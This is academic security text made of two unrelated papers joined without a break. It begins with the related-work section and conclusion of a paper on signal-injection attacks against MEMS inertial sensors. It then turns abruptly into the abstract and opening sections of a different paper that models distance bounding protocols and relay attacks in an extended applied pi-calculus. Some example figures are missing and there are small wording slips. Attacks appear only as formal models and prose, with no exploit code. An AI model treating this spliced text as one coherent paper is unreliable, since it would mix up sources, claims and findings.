promise the integrity of MEMS accelerometers. However, output biasing attacks were only implemented on exposed sensors with an insufficiently realistic attack setting; while the output control attack method only works on sensors with an insecure amplifier and the generalizability could be limited in two aspects: (1) To trigger signal clipping in the amplifier, the amplitude of the induced analog signal needs to exceed the operating range of the amplifier. (2) The direction of induced outputs is determined by the asymmetricity of signal clipping that occurs in the saturated amplifier and cannot be controlled. Different from prior works, this work shows that an oscillating digitized signal, which is often regarded as noises, could be manipulated to deliver adversarial control, and demonstrates implicit control over different kinds of real systems through non-invasive attacks against embedded inertial sensors.

**Eavesdropping through Inertial Sensors.** Inertial sensors have become ubiquitous in mobile devices. It is known that access to inertial sensors in both iOS and Android devices does not require permissions from the operating system [40, 53]. Therefore, attackers could surreptitiously read inertial sensor data through either a web script or a malicious application. The inertial sensing data in smartphones could be used to recover keystroke information [40, 37, 54]. Furthermore, the works of [53] and [35] showed that it might be possible to utilize inertial sensors in a smartphone to eavesdrop speech signals in certain scenarios. Additionally, a user's keystroke information could be recovered by exploiting inertial sensors in smart watches [52, 69, 70]. More recent studies showed that inertial sensors in mobile devices could be exploited to establish a covert channel due to their sensitivity to vibrations [46, 39]. All these works focused on utilizing inertial sensing data for eavesdropping or data exfiltration purposes. To our knowledge, the automatic attack we demonstrate is the first method that leverages inertial sensor data to manipulate the sensor output with a malicious program.

**Analog Sensor Spoofing Attacks.** Foo Kune et al. showed that bogus signals could be injected into analog circuits of a sensor through electromagnetic interference to trigger or inhibit critical functions of cardiac implantable electrical devices [49]. Park et al. studied a saturation attack against infrared drop sensors to manipulate the dosage delivered by medical infusion pumps [57]. In automotive embedded systems, Shoukry et al. presented non-invasive spoofing attacks on magnetic wheel speed sensors in anti-lock braking systems [62]. Yan et al. investigated contactless attacks against environment perception sensors in autonomous vehicles [74]. Recently, Shin et al. studied spoofing attacks on Lidar sensors in automotive systems to manipulate the distance of objects detected by the system [61]. In addition, Davidson et al. investigated a sensor input spoofing attack against optical flow sensing of unmanned aerial vehicles [42]. Finally, Zhang et al. presented an inaudible attack on voice controllable systems that injects commands into a microphone through ultrasonic carriers [77].

## 10 Conclusion

Embedded sensors in a control loop play important roles in the correct functioning of control systems. A wide range of control systems depend on the timely feedback of MEMS inertial sensors to make critical decisions. In this work, we devised two sets of novel attacks against embedded inertial sensors to deceive the system. Our attack evaluations on 25 devices showed that it is possible to deliver implicit control to different kinds of systems by non-invasive attacks.

We characterized the out-of-band signal injection model and methods to manipulate an oscillating digitized signal, which was often considered as noises, to deliver adversarial control. To explore the generalizability of our methods, we showed that the oscillating digitized signal could also be manipulated by sending analog signals at relatively low frequencies through the sensing channel.

## Abstract

We present an extension of the applied pi-calculus that can be used to model distance bounding protocols. A range of different security properties have been suggested for distance bounding protocols; we show how these can be encoded in our model and prove a partial order between them. We also relate the different security properties to particular attacker models. In doing so, we identify a new property, which we call *uncompromised distance bounding*, that captures the attacker model for protecting devices such as contactless payment cards or car entry systems, which assumes that the prover being tested has not been compromised, though other provers may have been. We show how to compile our new calculus into the applied pi-calculus so that protocols can be automatically checked with the ProVerif tool and we use this to analyse distance bounding protocols from MasterCard and NXP.

## 1 Introduction

Contactless payment cards and "keyless" car entry systems aim to make life easier. However, they also make it possible to wirelessly-pickpocket a victim [12] or even steal their car [21]. Such exploits are not merely theoretical; criminal gangs are using such attacks to steal cars [6]. Thieves relay signals from a victim's key fob (located inside the victim's house) to the victim's car (parked outside), which enables the thieves to unlock the car, start the engine, and drive away.

Distance bounding protocols [11] use round trip times to establish an upper-bound on the distance between a "prover", e.g., a contactless payment card or key fob, and a "verifier", e.g., a payment machine or car. This can be used to enforce that a prover is co-located with a verifier. Hence, they can be used to prevent the aforementioned attacks. Round trip times are sometimes bounded by the speed of light [11] and sometimes by the lag introduced by relaying equipment [20].

A distance bounding attack occurs when a verifier is deceived into believing they are co-located with a prover, when they are not. Attackers may relay, replay and alter messages, as well as trying to predict or preempt timed challenges. Some distance bounding protocols also aim to defend against a "dishonest prover" attacker , i.e., an attacker that knows all of the secret values of a normal prover, but will misuse them to try to trick a verifier. Other attacker models consider a weaker "terrorist prover," i.e., a dishonest prover that will not reveal its long term keys. The literature on symbolic verification of distance bounding protocols includes five different types of attacks, each of which uses some combination of basic, unprivileged attackers, dishonest prover attackers, and terrorist fraud attackers. We describe these in detail in the next section.

In this paper, we extend the applied pi-calculus [2] to distinguish between co-located processes and processes at distinct locations, and we restrict communication between locations using timers. In particular, when a location's timer is active, processes at that location may only receive input from co-located processes (they cannot receive input from a remote process, i.e., a process at a different location). Our extended calculus allows us to model distance bounding protocols. Indeed, we can consider an attacker, some provers and a verifier in various locations. Moreover, timers capture bounded round trip times, in particular, a verifier cannot receive any input from a remote attacker whilst a timer is active at the verifier's location. Thus, the calculus allows us to check for and detect each of the different types of attack against distance bounding protocols. Furthermore, we define a compiler that encodes the calculus into the standard applied pi-calculus, which enables automated analysis using tools such as ProVerif [8].

Industrial distance bounding protocols such as Mastercard's RRP protocol [20] and NXP's "proximity check" [14, 25] aim to protect payments and access tokens from relay attacks. These protocols need not defend against at-

tacks requiring dishonest provers, because if an attacker gets access to the secret keys, they can clone the cards or key fobs, and make payments or gain access without a need to relay the original device, i.e., protection is only needed for an uncompromised device.

However, we expect some devices (e.g., EMV cards or car fobs) may be compromised at some point, and we would like to ensure that the compromise of a particular prover would not lead to an attacker being able to successfully attack other provers. None of the commonly considered distance bounding security properties (which are presented in the next section) match this attacker model.

Using our calculus, we are able to consider all possible combinations of verifiers, provers and dishonest provers and so enumerate all possible distance bounding attack scenarios. Defending against each of these attack scenarios gives us a security property, and under reasonable assumptions (which we detail in Section 5) we can equate many of these distance bounding attack scenarios and impose a partial order on the others so creating a hierarchy of distance bounding attacks. Different parts of this hierarchy relate to different attacker models, and each attacker model is dominated by a single security property (this ordering is presented in Figure 3 on page 11). Our ordering shows that, under reasonable assumptions, "assisted distance fraud" attacks [13] are more powerful than all other properties. Moreover, it shows that when an attacker can only act remotely, protection against "distance hijacking" attacks [13] is the most powerful property needed. Details of these attacks are given in the next section.

From our hierarchy of distance bounding protocols we identify a new distance bounding attack scenario and security property, which we call *uncompromised distance bounding* security. In an uncompromised distance bounding attack the provers being targeted are remote from the verifier and the attacker acts at both the location of the prover and the verifier. Additionally, the attacker may have compromised a number of other provers at both locations, and use these in the attack. An uncompromised distance bounding attack exists if the attacker can cause the verifier to believe that one of the uncompromised, remote targeted provers is in fact local to the verifier. Defending against this kind of attack is the strongest security property needed for protocols such as MasterCard's RRP to protect contactless payment cards or NXP's proximity check when being used to protect, e.g., access to buildings.

We demonstrate the applicability of our results by analysing MasterCard's RRP protocol for distance bounding of contactless EMV [20], and a distance bounding protocol from NXP [14, 25]. These protocols have not been studied before. In these protocols the prover will send information about how long replies are expected to take and the verifier will use this information to set the time limits used in the distance bounding protocol. If attackers can alter these time limits then they can succeed in a relay attack by telling the verifier to wait long enough to relay the messages. As our calculus is based on the applied pi-calculus we are also able to check that the protocols ensure the authenticity of the timing information to confirm that attacks on it are not possible.

**Contributions:** Our contributions are as follows:

- An extension of the applied pi-calculus with locations and timer actions (Section 3).
- Formalizations of security properties for distance bounding protocols (Section 4).
- A hierarchy of our security properties, relations to particular attacker models, and identification of a new security property (Section 5).
- A practical, automatic tool for the analysis of distance bounding protocols, based on compiling our calculus into the applied pi-calculus (Section 6).
- Formal analysis of distance bounding protocols, including from MasterCard and NXP (Section 7).

Our models, compiler and full paper (with proofs) are on our project website `https://cs.bham.ac.uk/~tpc/distance-bounding-protocols/`

**Related work:** Some prior work on the verification of distance bounding protocols has used manual reasoning, e.g., [30, 34] in the symbolic model, [4, 9, 10, 18] in the computational model and [13, 34] using theorem provers.

Some previous work on automatic analysis of distance bounding protocols has been based on the applied pi-calculus: Malladi et al. [27] analyse single runs, Chothia et al. [12] analyse an arbitrary number of runs for relay attacks, and Debant et al. [15] provide a model with a formal correctness proof, which uses a definition of relay attack that is close to our definition of uncompromised distance bounding.

Nigam et al. [31] introduce an extension to strand spaces to model security protocols that include time and Kanovich et al. [26] consider a multiset rewriting model and compare discrete and continuous time. A contribution of our paper is to show that you do not need to explicitly consider the time of actions to meaningfully analyse distance bounding protocols. Mauw et al. [28] improves on the framework of [34] looking at causality between actions to make a framework for automatically testing distance fraud and terrorist fraud.

None of the previous papers on symbolic checking of distance bounding protocols consider the full range of

distance bounding properties or makes comparisons between them.


A recent survey [3] gives many examples of distance bounding protocols and attacks. Two notable protocols missing from this survey are MasterCard's RRP protocol for contactless EMV cards and NXP's "proximity check", which we both consider in this paper. MasterCard's RRP is a variant of the PaySafe protocol, which we have previously proposed for contactless EMV [12].

Past papers [15, 28, 31] have reported an attack against PayWave when the prover is dishonest. However, as we discuss in Section 5, if an EMV card has been compromised, then there is no need to relay it, hence such "distance fraud attacks" are not the correct attacker model for contactless EMV. In contrast, we relate distance bounding security properties to particular attacker models.

## 2 Distance bounding protocols and attacks

Distance bounding protocols aim to let a verifier place an upper-bound on the distance to a prover by timing how long it takes for certain challenges to be answered. Cryptography is used to ensure that the responder had to know the challenge before replying. Often the time taking to perform complex cryptography will vary between runs, therefore it is difficult to time cryptographic actions, and the challenge-response mechanism is typically limited to a simple exchange of nonces, with the cryptography performed before or afterwards.

**Example 1.** *As a running example we consider the following distance bounding protocol, in which the verifier and all provers share the same symmetric key.*



*The verifier receives the identifier of the prover, generates nonces chal and resp, and sends the encrypted nonces to the prover. Once the prover indicates that it has decrypted the nonces, the verifier activates a timer, and sends nonce chal to the prover. The prover waits for nonce chal before revealing nonce resp, hence, the nonce is only revealed once the verifier's timer is running.*

This protocol is not vulnerable to relay fraud because only the prover can decrypt the challenge and response, and an honest prover will not release the response until it receives the challenge, i.e., the attacker cannot learn the response until the timer has started, and then, if the prover is remote from the verifier, it will be impossible to get this response to the prover without the timer expiring.

Our example protocol does *not* defend against a dishonest prover that tries to trick the verifier, i.e., a prover can convince the verifier that it is nearer than it really is. Such a dishonest prover could be a hardware device that has been compromised by an attacker, or the owner of a device trying to mislead the verifier. Indeed, the prover can send the response early, before receiving the challenge, so the verifier receives the response just after it transmits the challenge. This will lead to a short delay between the challenge and response, making the verifier incorrectly believe that the prover is nearby.

The right security property for a distance bounding protocol, will depend on the use case. Common security properties considered in the literature on symbolical of checking distance bounding protocols include:

- Relay/Mafia Fraud [17]: The verifier and the prover are remote from each other. Attackers act at the same location as both the verifier and prover, and may relay, alter or replay messages, to trick the prover into believing that the prover is in fact local.
- Distance Fraud [16]/Lone Distance Fraud [13]: A dishonest prover, which may deviate from the protocol, is at a location remote from the verifier. This dishonest prover misleads the verifier into believing that it is local.
- Distance Hijacking [13]: A dishonest prover remotely authenticates to a verifier, as in Distance Fraud, but there are also other honest provers at the same location as the verifier, which the dishonest prover may make use of.
- Terrorist Fraud [16]: A terrorist fraud attack involves one attacker acting locally to the verifier along with a remote dishonest prover, with the goal of making the verifier believe that the remote dishonest prover is in fact local. This kind of attack always assumes that the prover has a secret key that identifies it and that the prover does not send this key to any process which is local to the verifier.
- Assisted Distance Fraud [13]: A terrorist prover remotely authenticates to a verifier, assuming the cooperation of another dishonest prover that is co-located with the verifier.


We can stop our example protocol being vulnerable to distance fraud attacks by adding a new nonce that is sent with the challenge, and also needs to be included with the

response. However, such a protocol would still be vulnerable to terrorist fraud attacks, because a remote dishonest terrorist fraud prover could decrypt the challenge and response and send them to an accomplice attacker that is local to the verifier, which can then use them to answer the verifier's challenge within the time limit.

This terrorist fraud attack can be stopped by, for instance, requiring the prover to hash the response with their secret key. Thereby providing evidence to the verifier that some local party did indeed know the secret key. However, if the same key is used by multiple provers then the protocol is vulnerable to distance hijacking and assisted distance fraud, because the dishonest prover could send the challenge and response to some honest prover that is co-located with the verifier. This honest prover would answer the verifiers challenge, which the verifier believed was the dishonest prover.

To protect against these attacks, we could require every prover to use a unique key with the verifier, thereby making it impossible for the dishonest prover to encrypt a message for some other honest prover.

**Example 2.** *Making the additions described above to the protocol from Example 1 we get a protocol that is secure against all the attacks listed above:*



*This protocol uses a lightweight hash function, which needs to be computed before the timer expires.*

## 3 Timer location calculus: A language for modelling distance bounding protocols

Our *timer location calculus* extends the applied pi-calculus [1, 2, 7, 33] with timers and locations. We first present the calculus syntax, illustrating this using the protocol from Example 1. We then present the semantics and explain how this captures the behaviour of timed communications.

**Syntax:** Each protocol role is written as a process, using the syntax of our language (Figure 1). Communication between roles is modelled by the *input* and *output* commands. The semantics, presented below, will substitute the term sent by an output command for the variable named in an enabled input. We assume that the attacker

**Figure 1** The timer location calculus syntax

| | |
|---|---|
| $M,N ::=$ | terms |
| $x,y,z$ | variables |
| $a,b,c,k$ | names |
| $f(M_1,\ldots,M_n)$ | constructor application |
| $D ::= g(M_1,\ldots,M_n)$ | destructor application |
| $P,Q ::=$ | processes |
| $0$ | nil |
| $out(N).P$ | output |
| $in(x).P$ | input |
| $P \mid Q$ | parallel composition |
| $!P$ | replication |
| $new\ a.P$ | restriction |
| let $x = D$ in $P$ else $Q$ | term evaluation |
| event$(M_1,\ldots,M_n)$ | an event |
| $startTimer.P$ | timer activation |
| $stopTimer.P$ | timer termination |
| $S ::=$ | systems |
| $[\{P_1,\ldots,P_n\}]_r$ | a location |
| $new\ \tilde{a}.S$ | restriction |
| $[\{P_1,\ldots,P_n\}]_r \mid S$ | locations |

controls the network, so processes are not able to ensure that a particular output goes to a particular input.

*Parallel composition* ($P \mid Q$) represents two processes running concurrently, and process *replication* ($!P$) represents an arbitrary number of copies of a process running in parallel. The *new* command creates a new value that then represents, for instance, a nonce, a key or a process identity. This value will not be known to the attacker unless it is output on a public channel.

**Example 3.** *The following process models an arbitrary number of provers with different ids each running an arbitrary number of times*

$$ExProvers(id) \;=\; !new\ id.!PRole(id)$$

*We define $PRole(id)$ in the next example to model a single run of the protocol with identity "id", so $!PRole(id)$ represents an arbitrary number of runs of the protocol with a particular id. The "$!new\ id$" term at the front of the process generates an arbitrary number of new process ids.*

Cryptography is modelled using constructors and destructors, e.g., symmetric key encryption can be modelled using a binary constructor $enc(m,k)$ to represent the message $m$ encrypted with the key $k$ and a binary destructor function $dec$ with the rewrite rule $dec(enc(m,k),k) = m$. Functions can be public, i.e., available for use by the attacker, or private meaning that they cay only be used

by processes specified as party of the protocol. Private functions are useful, for instance, to look up private keys which should only be known to protocol participants.

Functions are applied using the let statement, e.g., "let $pt = dec(ct,k)$ in $P$ else $Q$" tries to decrypt cipher text $ct$ with key $k$, and acts as $P$ if decryption succeeds and $Q$ otherwise. Term evaluation in the let statement can also be used to define projections on tuples, and equality checks on names. As syntactic sugar we write "$in(=a).P$", for a process that receives an input and then acts as the process $P$ if that input value is equal to $a$. We refer the reader to [2] for more details on functions in the applied pi-calculus.

**Example 4.** *A single run of the prover role of the protocol informally described in Example 1, with identity id, can be modelled as the process:*

$$\begin{aligned} PRole(id) \;=\; & out(id)\,.\,in(x)\,. \\ & \text{let } (chal,resp) = dec(x,k) \text{ in} \\ & out(ready)\,.\,in(=chal)\,.\,out(resp) \end{aligned}$$

Events are used to annotate the protocol for automated checking. For instance, below we will add an event to the protocol to signal that the verifier believes it has correctly verified a particular prover. The syntax presented so far is from the applied pi-calculus. Next, we present our additions, namely, locations and timers.

The process *startTimer.P* represents starting a timed challenge and *stopTimer.P* represents ending a challenge. We require that every start timer action is matched by exactly one stop timer action along all possible paths, and replication and parallel composition are forbidden between start and stop timer actions.

**Example 5.** *The verifier role of the protocol informally described in Example 1 can be modelled as the process:*

$$\begin{aligned} ExVerifiers \;=\; & !in(id)\,.\,new\ chal\,.\,new\ resp. \\ & out(enc((chal,resp),k))\,.\,in(ready). \\ & startTimer\,.\,out(chal)\,.\,in(=resp)\,. \\ & stopTimer\,.\,\text{event}(\text{verify}(id)) \end{aligned}$$

Locations are written $[\mathscr{P}]_r$, where $\mathscr{P}$ are (co-located) processes and $r$ denotes the number of active timers. We abbreviate $[\{P_1,\ldots,P_n\}]_r$ as $[P_1,\ldots,P_n]_r$ and $[\{P_1,\ldots,P_n\}]_0$ as $[P_1,\ldots,P_n]$. Our model assumes that processes are either co-located or at distinct locations, and we abstract away from precise distances between provers and verifiers when modelling. We assume that there is a known maximum round trip time for communication between "local" processes, i.e., co-located processes, and the timer enforces this. Hence, it will not be possible for a message to travel to processes at different locations, and back again before the timer expires.

**Example 6.** *The system*

$$new\ k.[\ ExProvers \mid ExVerifiers\ ]$$

*represents our example provers and verifiers running at the same location, i.e., it is possible for the prover to answer the challenge within the time limit and be verified. The declaration of the key k as new means that this is a new unique value, known only in the ExProvers and ExVerifiers processes.*

*By comparison, the system*

$$new\ k.([\ ExProvers\ ] \mid [\ ExVerifiers\ ])$$

*represents the verifiers and provers at different locations. Hence, in the latter system, it should not be possible for the prover to answer the timed challenge within the time limit, therefore a correct distance bounding protocol will not allow the prover to be verified.*

**Semantics:** Dynamic behaviour of processes (which model protocols) can be examined using the semantics of our language (Figure 2), which is defined over *system configurations*, denoted $E,\mathscr{L}$, where that $E$ is a set of free names and $\mathscr{L}$ is a finite multiset of systems.

The set $E$ keeps track of the names that have been assigned so far, making it possible for the new command to pick fresh previously unused names, this is done by the (NEW) rule. The (REPL) rule creates a copy of a replicated process, the (LET 1) rule can be used to apply functions, e.g., for decryption, and the (LET 2) rule selects the else branch when no function reductions are possible (this, for instance, allows us to define equality tests). These rules are a direct extension of existing applied pi-calculus rules (e.g., [1, 33]) with our syntax for locations.

The rules we have created for our modelling language define the behaviour for timers and for communication between locations. The (START) rule increments the number of timers running at a location, and the (STOP) rule reduces the number of running timers. The restriction placed upon processes ensures that the number of running timers never becomes negative. Rule (I/O LOCAL) defines local communication, which allows messages to be exchanged between co-located processes, regardless of whether timers are running.

**Example 7** (Local communication)**.** *As an example we consider a verifier that sends a challenge, denoted* `a`*, to a prover, to which the prover replies with a function* `f` *applied to this and some other value* `b`*:*




**Figure 2** Operational semantics for our timer locations calculus

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{!P\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{!P, P\}]_r\ \} \quad \text{(REPL)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P \mid Q\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P, Q\}]_r\ \} \quad \text{(PAR)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{new\ a.P\}]_r\ \} \to E \cup \{a'\}, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P\{a'/a\}\}]_r\ \} \quad \text{(NEW)}$$
for some name $a' \notin E$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{\text{let } x = D \text{ in } P \text{ else } Q\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P\{M/x\}\}]_r\ \} \quad \text{(LET 1)}$$
if there exists $M$ such that $D \to M$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{\text{let } x = D \text{ in } P \text{ else } Q\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{Q\}]_r\ \} \quad \text{(LET 2)}$$
if there is no $M$ such that $D \to M'$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{out(M).P, in(x).Q\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P, Q\{M/x\}\}]_r\ \} \quad \text{(I/O LOCAL)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{out(M).P\}]_r, [\mathscr{Q}]_0\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P\}]_r, [\mathscr{Q} \cup \{out(M)\}]_0\ \} \quad \text{(GLOBAL)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{startTimer.P\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P\}]_{r+1}\ \} \quad \text{(START)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{stopTimer.P\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P\}]_{r-1}\ \} \quad \text{(STOP)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{out(M).P\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P \mid out(M)\}]_r\ \} \quad \text{(ASYNC)}$$

$$E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{\text{event}(M).P\}]_r\ \} \to E, \mathscr{L} \cup \{\ [\mathscr{P} \cup \{P\}]_r\ \} \quad \text{(EVENT)}$$

*We can write these roles as processes:*

$$P_V = startTimer.out(a).in(x).stopTimer.P'_V$$
$$P_P = in(x).out(f(x,b)).P'_P$$

*such that processes $P'_V$ and $P'_P$ do not contain variable $x$ (hence, we need not consider substitutes for $x$ in these processes). Moreover, consider system configuration $\mathscr{C}_1 = E, \{[P_V, P_P]_0\}$ that co-locates those processes. Hence, we can observe traces in which the timed challenge succeeds. Indeed, $\mathscr{C}_1$ reduces by rule* (START) *two applications of rule* (I/O LOCAL) *rule, and rule* (STOP)*:*

$$\begin{aligned}\mathscr{C}_1 &\to E, \{[out(a).in(x).stopTimer.P'_V, P_P]_1\} \\ &\to E, \{[in(x).stopTimer.P'_V, out(f(a,b)).P'_P]_1\} \\ &\to E, \{[stopTimer.P'_V, P'_P]_1\} \\ &\to E, \{[P'_V, P'_P]_0\}\end{aligned}$$

*By comparison, the processes cannot complete the challenge from distinct locations. Indeed, although*

$$E, \{[P_V]_0, [P_P]_0\} \to^* E, \{[in(x).stopTimer.P'_V,]_1, [out(f(a,b)).P'_P\ ]_0\},$$

*the semantics do not allow any further reduction.*

Rule (GLOBAL) allows an output to arrive at a new location, if no timers are active at that location. In implemented systems, it is only possible to receive outputs at particular times, yet rule (GLOBAL) allows outputs to be received at any time (in particular, after other processes have reduced). In this sense, the rule might be considered an over-approximation. However, for any communication allowed by our semantics, there exists a corresponding system execution (that takes communication and processing times into account). Thus, the rule accurately captures system behaviour, in particular, all possible interactions with an attacker are considered.

**Example 8** (Preemption)**.** *A remote process may communicate with a timed process by preempting the messages needed. For instance, consider configuration $\mathscr{C}_3 = E, \{[P_V]_0, [in(x).P'_P, out(f(p,b))]_0\}$ and reduction*

$$\begin{aligned}\mathscr{C}_3 \to\ & E, \{[P_V, out(f(p,b))]_0, [in(x).P'_P]_0\} \\ \to\ & E, \{[out(a).in(x).stopTimer.P'_V, out(f(p,b))]_1, \\ & \qquad [in(x).P'_P]_0\} \\ \to^*\ & E, \{[stopTimer.P'_V]_1\ [P'_P]_0\} \\ \to\ & E, \{[P'_V]_0\ [P'_P]_0\}\end{aligned}$$

*Note that the message received by $P_V$ uses the name $p$ rather than the challenge name $a$, hence, when using preemption there is no way in which the answer to the response to a timed challenge can be based on the message outputted as part of that challenge.*

Rule (ASYNC) defines asynchronous communication, which prevents processes from blocking when they are ready to output. We could also avoid blocking by replacing instances of $out(M).P$ with $out(M).0 \mid P$, but introducing parallel composition reduces readability. Moreover, for purposes of compilation (Section 6), it is useful to consider only linear processes.

## 4 Modelling DB protocols and attacks

We define distance bounding protocols as follows:

**Definition 1** (Distance bound protocol specification)**.** *A distance bounding protocol specification is a tuple* $(P(id), V, \tilde{n})$*, where*

- $P(id) = !new\ id.!Q$ *for some process* $Q$*;*
- $V = !V'$ *for some process* $V'$ *that contains an event* $\text{event}(\text{verify}(id))$.
- $\tilde{n}$ *is a list of names known only to* $Q$ *and* $V$.

*We require that no further events are used in either process and the only free names (i.e., names not declared as new or bound by an input) used are those in* $\tilde{n}$ *and the public channel* $c$*.*

Process $Q$ models a single run of a prover with the identity $id$ and $P(id)$ represents arbitrarily many distinct provers, each of which can run arbitrarily many times. Similarly, process $V'$ models a single run of a verifier and $V$ models arbitrarily many runs. Event "$\text{event}(\text{verify}(id))$" signifies a successful execution of the verifier with a prover that uses identity $id$. Anonymous protocols can use a dummy $id$ value. It is important to note that the "verify" event does not mean that we have verified that the protocol is secure, rather it means that the verifier believes it has completed a run of the protocol. This could be because there is a prover at the same location as the verifier, or it could be because an attacker has performed a successful attack and tricked the verifier.

The names $\tilde{n}$ are secrets known to the verifier and all provers; many well designed protocols will have no such secrets, in which case $\tilde{n}$ will be the empty list, nonetheless many commercial devices continue to use global shared secrets (see e.g. [22] for one of many examples).

**Example 9.** *The protocol informally described in Example 1 can be modelled as specification* $(ProverE(id), VerifierE, \langle k \rangle)$*, where* $ProverE(id)$ *and* $VerifierE$ *are as described above, and* $k$ *is the global shared key.*

Since attackers can be present at a number of different locations, we introduce *system contexts* as systems with "holes," in which a process may be placed. These holes denote the locations in a system where the attacker can act, and we write them as $A$. E.g., the system context $C_1 = new\ k.[VerifierE \mid A\ ] \mid [\ ProverE(id) \mid A\ ]$ represents a scenario in which the attacker can be co-located with the verifier $V$, and co-located with the prover $Q$, whereas $C_2 = new\ k.[\ VerifierE\ ] \mid [\ ProverE(id) \mid A\ ]$ represents a scenario in which the attacker is co-located with the prover and is remote from the verifier. When the context is applied to a process the $A$ symbol is replaced with that process, to give a system. E.g., $C_2[P_A] = new\ k.[\ VerifierE\ ] \mid [\ ProverE(id) \mid P_A\ ]$.

Using our calculus, and system contexts, we can formulate the five types of attacks against distance bounding protocols described in Section 2, in which verifiers are deceived into believing they are co-located with provers. We formulate attacks as reachability requirements over traces that represent executions of distance bounding protocols. In particular, our formulations require an execution of a verifier, with a remote prover, which ends in a verify event for a particular id.

The following definition tells us if an attacker process can be found that leads to a context performing a verify event.

**Definition 2.** *Given a name id and a system context* $C$*, we write* $\text{verified}(id)$*:*$C$ *if there exists a process* $P_A$ *and a trace:*

$$\begin{aligned}\{c\}, C[P_A] &\rightarrow^* E, \mathscr{L} \cup \{[\mathscr{P} \cup \{new\ id.P\}]_r\} \\ &\rightarrow\ E \cup \{id'\}, \mathscr{L} \cup \{\left[\mathscr{P} \cup \{P\{^{id'}/_{id}\}\}\right]_r\} \\ &\rightarrow^* E', \mathscr{L}' \cup \{[\mathscr{P}' \cup \{\text{event}(\text{verify}(id')).P'\}]_{r'}\}\end{aligned}$$

*where the only free name in* $P_A$ *is the public channel name* $c$ *and* $P_A$ *does not contain timers nor events.*

It follows from our definition that $\text{verified}(id)$:$C$ denotes a successful execution of a verifier, therefore we would expect it to hold for any context that places a verifier and prover, with the identity $id$, at the same location. By comparison, we would not expect $\text{verified}(id)$:$C_1$, for the aforementioned context $C_1$, which places the verifier and prover at different locations, unless the protocol being modelled is insecure.

Using this we can now formally define the different types of distance bounding attacks.

**Definition 3.** *Distance bound protocol specification* $(P(id), V, \tilde{n})$ *is vulnerable to* relay (or mafia) fraud*, if* $\text{verified}(id)$:$new\ \tilde{n}.[\ V \mid A\ ] \mid [P(id) \mid A]$.

It follows from the definition that a relay attack is possible if the prover and verifier are at different locations, and an attacker process is co-located with each of the prover and verifier. Such an attack typically involves the attacker process co-located with the verifier answering the timed challenges, using messages passed from the other location. To keep our definitions simple we require the same attacker process at both locations, though different parts of this process can act at each location. E.g.,

an attacker process $P_{PA} \mid P_{VA}$ might define process $P_{PV}$ to interact with the verifier and $P_{AV}$ to interact with the prover.

**Example 10.** *There is no process $P_A$ such that* verified$(id)$:$[\ VerifierE \mid P_A\ ] \mid [ProverE(id) \mid P_A]$*, i.e., no attacker can trick the verifier into believing that it has verified id when the provers are at a different location. We informally reasoned why this protocol is safe from relay attacks in Section 2 and we will verify this result automatically in Section 7.*

Relay/mafia fraud considers an attacker that does not have the secret values of a normal prover. A more powerful "dishonest prover" attacker has access to such secrets.

**Definition 4.** *Distance bound protocol specification $(P(id), V, \tilde{n})$ is vulnerable to:*

- distance fraud, *if* verified$(id)$ : *new* $\tilde{n}$.$[\ V\ ] \mid [\ DP\text{-}A(id)\ ]$
- distance hijacking, *if* verified$(id)$ : *new* $\tilde{n}$.$[\ V \mid P(id')\ ] \mid [\ DP\text{-}A(id)\ ]$

*where $P(id) =\ !new\ id.!Q$ and $DP\text{-}A(id)$ denotes $!new\ id.out(id).Q' \mid A$, where $Q'$ outputs bound and free names of $Q$ (including names in $\tilde{n}$, which are otherwise hidden from the attacker) and the results of any private function applications in $Q$, and $A$ is the context hole.*

The process $DP\text{-}A(id)$ reveals all the secret values of a normal prover to the attacker, which captures a dishonest prover attacker.

**Example 11.** *Specification $(ProverE(id), VerifierE, \langle k \rangle)$ is vulnerable to distance fraud. The prover process does not declare new names, and there are no private functions used therefore:*

$$DP\text{-}A(id) =\ !new\ id.out(id).out(k) \mid A$$

*We define $P_A$ as the process that receives the key k from process DP-A, uses the key to decrypt the challenge and response, and sends the response, without waiting for the challenge:*

$$P_A = in(k).in(x).\text{let}\ (chal, resp) = dec(x,k)\ \text{in}\ out(resp)$$

*Since the response is sent before the timer starts, it has time to make it to the verifier before the timer is active. Hence,* $[\ VerifierE\ ] \mid [\ !new\ id.out(id).out(k) \mid P_A\ ]$ *can reduce such that the verifier can perform the verified event, which means that* verified$(id)$ : $[\ VerifierE\ ] \mid [\ DP\text{-}A(id)\ ]$ *holds and the attack is possible.*

*The attack works because the attacker can preempt the challenge. This can be prevented if the challenge must be observed before a response can be provided, which can be achieved by including a nonce in the challenge and requiring that nonce to be included in a response. Hence, we considered the revised specification $(ProverE2(id), VerifierE2, \langle k \rangle)$, where*

$$\begin{aligned} VerifierE2 \ =\ & !in(id).new\ chal.new\ resp. \\ & out(enc((chal, resp), k)). \\ & new\ c2.startTimer. \\ & out(chal, c2).in(=resp, =c2). \\ & stopTimer.\text{event}(\text{verify}(id)) \end{aligned}$$

$$\begin{aligned} ProverE2(id) \ =\ & !new\ id.!out(id)in(x). \\ & \text{let}\ (chal, resp) = dec(x,k)\ \text{in} \\ & in(=chal, x).out(resp, x) \end{aligned}$$

